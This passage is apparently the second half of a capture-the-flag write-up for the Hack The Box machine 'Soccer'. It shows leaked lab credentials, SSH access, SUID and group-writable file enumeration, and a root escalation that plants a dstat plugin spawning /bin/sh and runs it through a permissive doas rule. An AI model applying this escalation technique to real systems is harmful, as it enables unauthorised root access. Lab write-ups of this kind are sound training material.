+------+--------------------+----------------------+----------+
| id   | email              | password             | username |
+------+--------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+--------------------+----------------------+----------+
```

Got some creds here, these work for ssh as well as the website but the website has nothing for us so lets ssh in with these creds

> ⚠ User Creds
>
> Username : player
> Password : PlayerOftheMatch2022

Lets ssh in

There, so here is your user.txt

```
player@soccer ~ (0.284s)
ls -al

total 28
drwxr-xr-x 3 player player 4096 Nov 28  2022 .
drwxr-xr-x 3 root   root   4096 Nov 17  2022 ..
lrwxrwxrwx 1 root   root      9 Nov 17  2022 .bash_history -> /dev/null
-rw-r--r-- 1 player player  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 player player 3771 Feb 25  2020 .bashrc
drwx------ 2 player player 4096 Nov 17  2022 .cache
-rw-r--r-- 1 player player  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root   root      9 Nov 17  2022 .viminfo -> /dev/null
-rw-r----- 1 root   player   33 Oct 14 16:26 user.txt
```

Vertical PrivEsc

So lets find all the files we can write too, So by name nothing showed up so i searched for groups

```
player@soccer ~ (0.52s)
find / -group player 2>/dev/null | grep -v proc | grep -v sys | grep -v run

/usr/local/share/dstat
/tmp/tmp.MuG6Aizy8V
/tmp/tmp.jirdzV4jhH
/tmp/tmux-1001
/home/player
/home/player/.cache
/home/player/.cache/motd.legal-displayed
/home/player/.gnupg
/home/player/.gnupg/private-keys-v1.d
/home/player/.gnupg/pubring.kbx
/home/player/.gnupg/trustdb.gpg
/home/player/.bash_logout
/home/player/.bashrc
/home/player/.profile
/home/player/user.txt
/home/player/snap
/home/player/snap/lxd
/home/player/snap/lxd/common
/home/player/snap/lxd/common/config
/home/player/snap/lxd/common/config/config.yml
/home/player/snap/lxd/23991
/home/player/snap/lxd/current
```

So this dstat is interesting here
Also lets check the SUID binaries

```
player@soccer ~ (0.549s)
find / -perm -u=s -type f 2>/dev/null

/usr/local/bin/doas
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/at
/snap/snapd/17883/usr/lib/snapd/snap-confine
/snap/core20/1695/usr/bin/chfn
/snap/core20/1695/usr/bin/chsh
/snap/core20/1695/usr/bin/gpasswd
/snap/core20/1695/usr/bin/mount
/snap/core20/1695/usr/bin/newgrp
/snap/core20/1695/usr/bin/passwd
/snap/core20/1695/usr/bin/su
/snap/core20/1695/usr/bin/sudo
/snap/core20/1695/usr/bin/umount
/snap/core20/1695/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1695/usr/lib/openssh/ssh-keysign
```

Lets check doas config here

```
player@soccer ~ (0.335s)
find / -name doas.* 2>/dev/null

/usr/local/share/man/man5/doas.conf.5
/usr/local/share/man/man1/doas.1
/usr/local/etc/doas.conf
```

```
player@soccer ~ (0.198s)
cat /usr/local/etc/doas.conf

permit nopass player as root cmd /usr/bin/dstat
```

So these two are related lets find a trick on gtfobins

So lets try this lets make a file in /usr/local/share/dstat

```
player@soccer /usr/local/share/dstat (18.017s)
vim dstat_shell.py
```

```
player@soccer /usr/local/share/dstat (0.151s)
cat dstat_shell.py

import os
os.execv("/bin/sh", ["sh"])
```


Lets see the plugins of dstat now

```
player@soccer /usr/local/share/dstat (0.287s)
dstat --list

internal:
        aio,cpu,cpu-adv,cpu-use,cpu24,disk,disk24,d
        swap,swap-old,sys,tcp,time,udp,unix,vm,vm-a
/usr/share/dstat:
        battery,battery-remain,condor-queue,cpufreq
        dstat-mem,fan,freespace,fuse,gpfs,gpfs-ops,
        mongodb-conn,mongodb-mem,mongodb-opcount,mo
        mysql5-innodb-extra,mysql5-io,mysql5-keys,n
        rpc,rpcd,sendmail,snmp-cpu,snmp-load,snmp-m
        top-cpu,top-cpu-adv,top-cputime,top-cputime
        vm-mem-adv,vmk-hba,vmk-int,vmk-nic,vz-cpu,v
/usr/local/share/dstat:
        shell
```

And there it is lets run it now with doas

```
player@soccer /usr/local/share/dstat
doas /usr/bin/dstat --shell

/usr/bin/dstat:2619: DeprecationWarning: the i
  import imp
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

And here is your root.txt



Thanks for reading :)